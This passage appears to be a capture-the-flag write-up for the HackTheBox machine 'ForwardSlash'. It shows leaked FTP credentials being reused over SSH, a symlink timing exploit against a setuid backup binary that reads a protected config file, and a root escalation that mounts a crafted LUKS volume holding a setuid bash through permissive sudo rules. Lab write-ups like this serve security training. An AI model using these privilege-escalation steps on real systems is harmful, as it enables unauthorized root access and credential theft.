33 PD9waHAKLy9pbmNsdWRlX29uY2UgLi4vc2Vzc2lvbi5waHA7Ci8vIEluaXRpYWxpemUgdGhlIHNlc3Npb24Kc2Vzc2lvbl9zdG
   ZV9lbnRpdHlfbG9hZGVyIChmYWxzZSk7CgkkeG1sZmlsZSA9ICRfROVUWyJ4bWwiXTsKCSRkb20gPSBuZXcgRE9NRG9jdW1lbn
```

this time we got credentials

sKICAgICAgICByZXdpbmQoJHRlbXApOwogICAgICAgIHJldHVybiBzdHJlYW1fZ2V0X2NvbnRlbnRzKC

```
error_log("Logging in");

if (@ftp_login($conn_id, "chiv", 'N0bodyL1kesBack/')) {

        error_log("Getting file");
        echo ftp_get_string($conn_id, "debug.txt");
}
```

we can ssh chiv:N0bodyL1kesBack/

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# ssh chiv@forwardslash.htb
chiv@forwardslash.htb's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu May 27 15:51:00 UTC 2021

  System load:  0.0                Processes:             170
  Usage of /:   53.3% of 7.75GB    Users logged in:       0
  Memory usage: 11%                IP address for ens160: 10.10.10.183
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

15 packages can be updated.
0 updates are security updates.


Last login: Tue Mar 24 11:34:37 2020 from 10.10.14.3
chiv@forwardslash:~$ id
uid=1001(chiv) gid=1001(chiv) groups=1001(chiv)
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# scp /root/Downloads/linuxprivesc/lse.sh chiv@forwardslash.htb:/tmp/lse.sh
chiv@forwardslash.htb's password:
lse.sh
```

```
chiv@forwardslash:~$ cd /tmp/
chiv@forwardslash:/tmp$ ls
lse.sh
systemd-private-04d51b63923546e88c8ebce99df5f74e-apache2.service-xNypbZ
systemd-private-04d51b63923546e88c8ebce99df5f74e-systemd-resolved.service-5GlNwW
systemd-private-04d51b63923546e88c8ebce99df5f74e-systemd-timesyncd.service-zg8cSH
vmware-root_626-2697073973
```

```
chiv@forwardslash:/tmp$ bash lse.sh
---
If you know the current user password, write it here to check sudo privileges: N0bodyL1kesBack/
---
```

```
═══════════════════════════════════════════════════( file system )═══
[*] fst000 Writable files outside user's home.............................. yes!
[*] fst010 Binaries with setuid bit........................................ yes!
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/snap/core/10958/bin/mount
/snap/core/10958/bin/ping
/snap/core/10958/bin/ping6
/snap/core/10958/bin/su
/snap/core/10958/bin/umount
/snap/core/10958/usr/bin/chfn
/snap/core/10958/usr/bin/chsh
/snap/core/10958/usr/bin/gpasswd
/snap/core/10958/usr/bin/newgrp
/snap/core/10958/usr/bin/passwd
/snap/core/10958/usr/bin/sudo
/snap/core/10958/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10958/usr/lib/openssh/ssh-keysign
/snap/core/10958/usr/lib/snapd/snap-confine
/snap/core/10958/usr/sbin/pppd
/snap/core/8689/bin/mount
/snap/core/8689/bin/ping
/snap/core/8689/bin/ping6
/snap/core/8689/bin/su
/snap/core/8689/bin/umount
/snap/core/8689/usr/bin/chfn
/snap/core/8689/usr/bin/chsh
/snap/core/8689/usr/bin/gpasswd
/snap/core/8689/usr/bin/newgrp
/snap/core/8689/usr/bin/passwd
/snap/core/8689/usr/bin/sudo
/snap/core/8689/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8689/usr/lib/openssh/ssh-keysign
/snap/core/8689/usr/lib/snapd/snap-confine
/snap/core/8689/usr/sbin/pppd
/usr/bin/backup
```

```
chiv@forwardslash:/tmp$ backup
──────────────────────────────────────────────────────────────────────
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
──────────────────────────────────────────────────────────────────────

Current Time: 15:57:21
ERROR: ad82d39f58687ce70139f1f8be54b1ee Does Not Exist or Is Not Accessible By Me, Exiting ...
```

Hash	Type	Result
ad82d39f58687ce70139f1f8be54b1ee	md5	15:57:21

the binary takes the current time ,hashes it, and then read the file that has this hash as a filename

```
chiv@forwardslash:/home/pain$ ls -al
total 48
drwxr-xr-x 7 pain pain 4096 Apr  8 13:44 .
drwxr-xr-x 4 root root 4096 Apr  8 13:44 ..
lrwxrwxrwx 1 pain root    9 Mar  6  2020 .bash_history → /dev/null
-rw-r--r-- 1 pain pain  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 pain pain 3771 Apr  4  2018 .bashrc
drwx------ 2 pain pain 4096 Apr  8 13:44 .cache
drwxr-xr-x 2 pain root 4096 Apr  8 13:44 encryptorinator
drwx------ 3 pain pain 4096 Apr  8 13:44 .gnupg
drwxrwxr-x 3 pain pain 4096 Apr  8 13:44 .local
-rw-r--r-- 1 pain root  256 Jun  3  2019 note.txt
-rw-r--r-- 1 pain pain  807 Apr  4  2018 .profile
drwx------ 2 pain pain 4096 Apr  8 13:44 .ssh
-rw------- 1 pain pain   33 May 27 14:59 user.txt
```

```
chiv@forwardslash:/home/pain$ cat note.txt
Pain, even though they got into our server, I made sure to encrypt any important files and then did some crypto magic on the key... I gave you the key in person the
 other day, so unless these hackers are some crypto experts we should be good to go.

-chiv
```

```
>>> import hashlib
>>> import os
>>> import time
>>> m = hashlib.md5()
>>> m.update(str(time.strftime("%H:%M:%S")))
>>> os.system('ln -s /home/pain/user.txt '+m.hexdigest())
0
>>> os.system('/usr/bin/backup')
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 16:16:17
6349701357e6b682a9ce7ac33ba5f653
0
```

```
chiv@forwardslash:/home/pain$ ls /var/backups/
alternatives.tar.0        config.php.bak        dpkg.diversions.4.gz    dpkg.statoverride.2.gz  dpkg.status.0      dpkg.status.5.gz  passwd.bak
apt.extended_states.0     dpkg.diversions.0     dpkg.diversions.5.gz    dpkg.statoverride.3.gz  dpkg.status.1.gz   dpkg.status.6.gz  recovery
apt.extended_states.1.gz  dpkg.diversions.1.gz  dpkg.diversions.6.gz    dpkg.statoverride.4.gz  dpkg.status.2.gz   group.bak         shadow.bak
apt.extended_states.2.gz  dpkg.diversions.2.gz  dpkg.statoverride.0     dpkg.statoverride.5.gz  dpkg.status.3.gz   gshadow.bak
apt.extended_states.3.gz  dpkg.diversions.3.gz  dpkg.statoverride.1.gz  dpkg.statoverride.6.gz  dpkg.status.4.gz   note.txt
chiv@forwardslash:/home/pain$ cat /var/backups/note.txt
Chiv, this is the backup of the old config, the one with the password we need to actually keep safe. Please DO NOT TOUCH.

-Pain
```

```
chiv@forwardslash:/tmp$ vi exploit.py
```

```
import hashlib
import os
import time

m = hashlib.md5()
m.update(str(time.strftime("%H:%M:%S")))
os.system('ln -s /var/backups/config.php.bak '+m.hexdigest())
os.system('/usr/bin/backup')
~
~
```

```
>>> import hashlib
>>> import os
>>> import time
>>>
>>> m = hashlib.md5()
>>> m.update(str(time.strftime("%H:%M:%S")))
>>> os.system('ln -s /var/backups/config.php.bak '+m.hexdigest())
0
>>> os.system('/usr/bin/backup')
----------------------------------------------------------------------
        Pain's Next-Gen Time Based Backup Viewer
        v0.1
        NOTE: not reading the right file yet,
        only works if backup is taken in same second
----------------------------------------------------------------------

Current Time: 16:16:54
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'pain');
define('DB_PASSWORD', 'db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704');
define('DB_NAME', 'site');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
0
```

db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704

```
chiv@forwardslash:/tmp$ su pain
Password:
pain@forwardslash:/tmp$ id
uid=1000(pain) gid=1000(pain) groups=1000(pain),1002(backupoperator)
pain@forwardslash:/tmp$ cat /home/pain/user.txt
ed528c48a7b04e2f608843da7eb77a68
```

```
pain@forwardslash:/tmp$ cd /home/pain/
pain@forwardslash:~$ ls -al
total 48
drwxr-xr-x 7 pain pain 4096 Apr  8 13:44 .
drwxr-xr-x 4 root root 4096 Apr  8 13:44 ..
lrwxrwxrwx 1 pain root    9 Mar  6  2020 .bash_history → /dev/null
-rw-r--r-- 1 pain pain  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 pain pain 3771 Apr  4  2018 .bashrc
drwx------ 2 pain pain 4096 Apr  8 13:44 .cache
drwxr-xr-x 2 pain root 4096 Apr  8 13:44 encryptorinator
drwx------ 3 pain pain 4096 Apr  8 13:44 .gnupg
drwxrwxr-x 3 pain pain 4096 Apr  8 13:44 .local
-rw-r--r-- 1 pain root  256 Jun  3  2019 note.txt
-rw-r--r-- 1 pain pain  807 Apr  4  2018 .profile
drwx------ 2 pain pain 4096 Apr  8 13:44 .ssh
-rw------- 1 pain pain   33 May 27 14:59 user.txt
pain@forwardslash:~$ cd encryptorinator/
pain@forwardslash:~/encryptorinator$ ls
ciphertext  encrypter.py
pain@forwardslash:~/encryptorinator$ xxd ciphertext
00000000: cbd7 a39b 1a94 2c4c f60a 3e05 bc32 58d5  ......,L..>..2X.
00000010: a20b 8a0d 7c8a 3f00 49c7 29f1 4583 2d97  ....|.?.I.).E•-.
00000020: cb92 5c2f 3bc3 c7b2 79c6 5b77 234d 9215  ..\/;...y.[w#M..
00000030: f732 ca1b d17e 90e7 5912 4027 b6e7 bc98  .2...~..Y.@'....
00000040: 8a85 e6b3 a32c 0588 ebdb f450 99ba 4004  .....,.....P..@.
00000050: 3586 c066 24f9 5c2a 0172 a277 467f ba92  5..f$.\*.r.wF...
00000060: 33b8 67ef 58bf 7dc9 6936 f0b4 8bf4 7edf  3.g.X.}.i6....~.
00000070: 4b8b a959 f0c5 8ea5 91ff 2718 2581 bf65  K..Y......'.%..e
00000080: e01f 3ee0 ae78 dd6f e41f 2b67 dc19 2fb1  ..>..x.o..+g../.
00000090: 4bac 063e ff5e ddcb 56a5 f71d e208 4eb0  K..>.^..V.....N.
000000a0: 6b8a bf65 0a                             k..e.
```

```
pain@forwardslash:~/encryptorinator$ cat encrypter.py
def encrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in key:
        for i in range(len(msg)):
            if i == 0:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[-1])
            else:
                tmp = ord(msg[i]) + ord(char_key) + ord(msg[i-1])

            while tmp > 255:
                tmp -= 256
            msg[i] = chr(tmp)
    return ''.join(msg)

def decrypt(key, msg):
    key = list(key)
    msg = list(msg)
    for char_key in reversed(key):
        for i in reversed(range(len(msg))):
            if i == 0:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[-1]))
            else:
                tmp = ord(msg[i]) - (ord(char_key) + ord(msg[i-1]))
            while tmp < 0:
                tmp += 256
            msg[i] = chr(tmp)
    return ''.join(msg)


print encrypt('REDACTED', 'REDACTED')
print decrypt('REDACTED', encrypt('REDACTED', 'REDACTED'))
```

```
pain@forwardslash:/tmp$ bash lse1.sh
---
If you know the current user password, write it here to check sudo privileges: db1f73a72678e857d91e71d2963a1afa9efbabb32164cc1d94dbc704
```

```
================================================================( sudo )=====
[!] sud000 Can we sudo without a password?..................................... nope
[!] sud010 Can we list sudo commands without a password?....................... yes!
---
Matching Defaults entries for pain on forwardslash:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pain may run the following commands on forwardslash:
    (root) NOPASSWD: /sbin/cryptsetup luksOpen *
    (root) NOPASSWD: /bin/mount /dev/mapper/backup ./mnt/
    (root) NOPASSWD: /bin/umount ./mnt/
---
[!] sud020 Can we sudo with a password?....................................... nope
[*] sud040 Can we read sudoers files?......................................... nope
[*] sud050 Do we know if any other users used sudo?........................... nope
```

interesting sudo entry that allow to open a luks volum and mount it, to exploit this we can create a local luks volume that has suid binary in it

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# scp chiv@forwardslash.htb:/bin/bash .
chiv@forwardslash.htb's password:
bash

┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# ls
bash  forwardslash.ctb  forwardslash.ctb~  forwardslash.ctb~~  forwardslash.ctb~~~  nmap  time.py
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# dd if=/dev/zero of=/tmp/vol bs=1M count=64
64+0 records in
64+0 records out
67108864 bytes (67 MB, 64 MiB) copied, 0.0886095 s, 757 MB/s
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# cryptsetup -vy luksFormat /tmp/vol

WARNING!
========
This will overwrite data on /tmp/vol irrevocably.

Are you sure? (Type 'yes' in capital letters): YES
Enter passphrase for /tmp/vol:
Verify passphrase:

Key slot 0 created.
Command successful.
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# cryptsetup luksOpen /tmp/vol vol
Enter passphrase for /tmp/vol:

┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# mkfs.ext4 /dev/mapper/vol
mke2fs 1.46.2 (28-Feb-2021)
Creating filesystem with 49152 1k blocks and 12288 inodes
Filesystem UUID: c851252a-0c4f-4ba5-8327-0b724ca348e4
Superblock backups stored on blocks:
        8193, 24577, 40961

Allocating group tables: done
Writing inode tables: done
Creating journal (4096 blocks): done
Writing superblocks and filesystem accounting information: done
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# mount /dev/mapper/vol /mnt

┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# ls /mnt
lost+found

┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# cp bash /mnt/bash

┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# chmod u+s /mnt/bash

┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# umount /mnt

┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# cryptsetup luksClose vol
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/forwardslash]
└─# scp /tmp/vol pain@forwardslash.htb:/tmp/vol
pain@forwardslash.htb's password:
vol
```

```
pain@forwardslash:/tmp$ ls
exploit.py  systemd-private-04d51b63923546e88c8ebce99df5f74e-apache2.service-xNypbZ   vmware-root_626-2697073973
lse1.sh     systemd-private-04d51b63923546e88c8ebce99df5f74e-systemd-resolved.service-5GlNwW   vol
lse.sh      systemd-private-04d51b63923546e88c8ebce99df5f74e-systemd-timesyncd.service-zg8cSH
pain@forwardslash:/tmp$ sudo cryptsetup luksOpen /tmp/vol backup
Enter passphrase for /tmp/vol:
pain@forwardslash:/tmp$ cd
pain@forwardslash:~$ mkdir mnt
pain@forwardslash:~$ sudo /bin/mount /dev/mapper/backup ./mnt/
pain@forwardslash:~$ ls mnt/
bash  lost+found
pain@forwardslash:~$ cd mnt/
pain@forwardslash:~/mnt$ ./bash -p
bash-4.4# id
uid=1000(pain) gid=1000(pain) euid=0(root) groups=1000(pain),1002(backupoperator)
bash-4.4# ls
bash  lost+found
bash-4.4# cat /root/root.txt
1567ede003dd2a9803fc44d652a855f9
bash-4.4#
```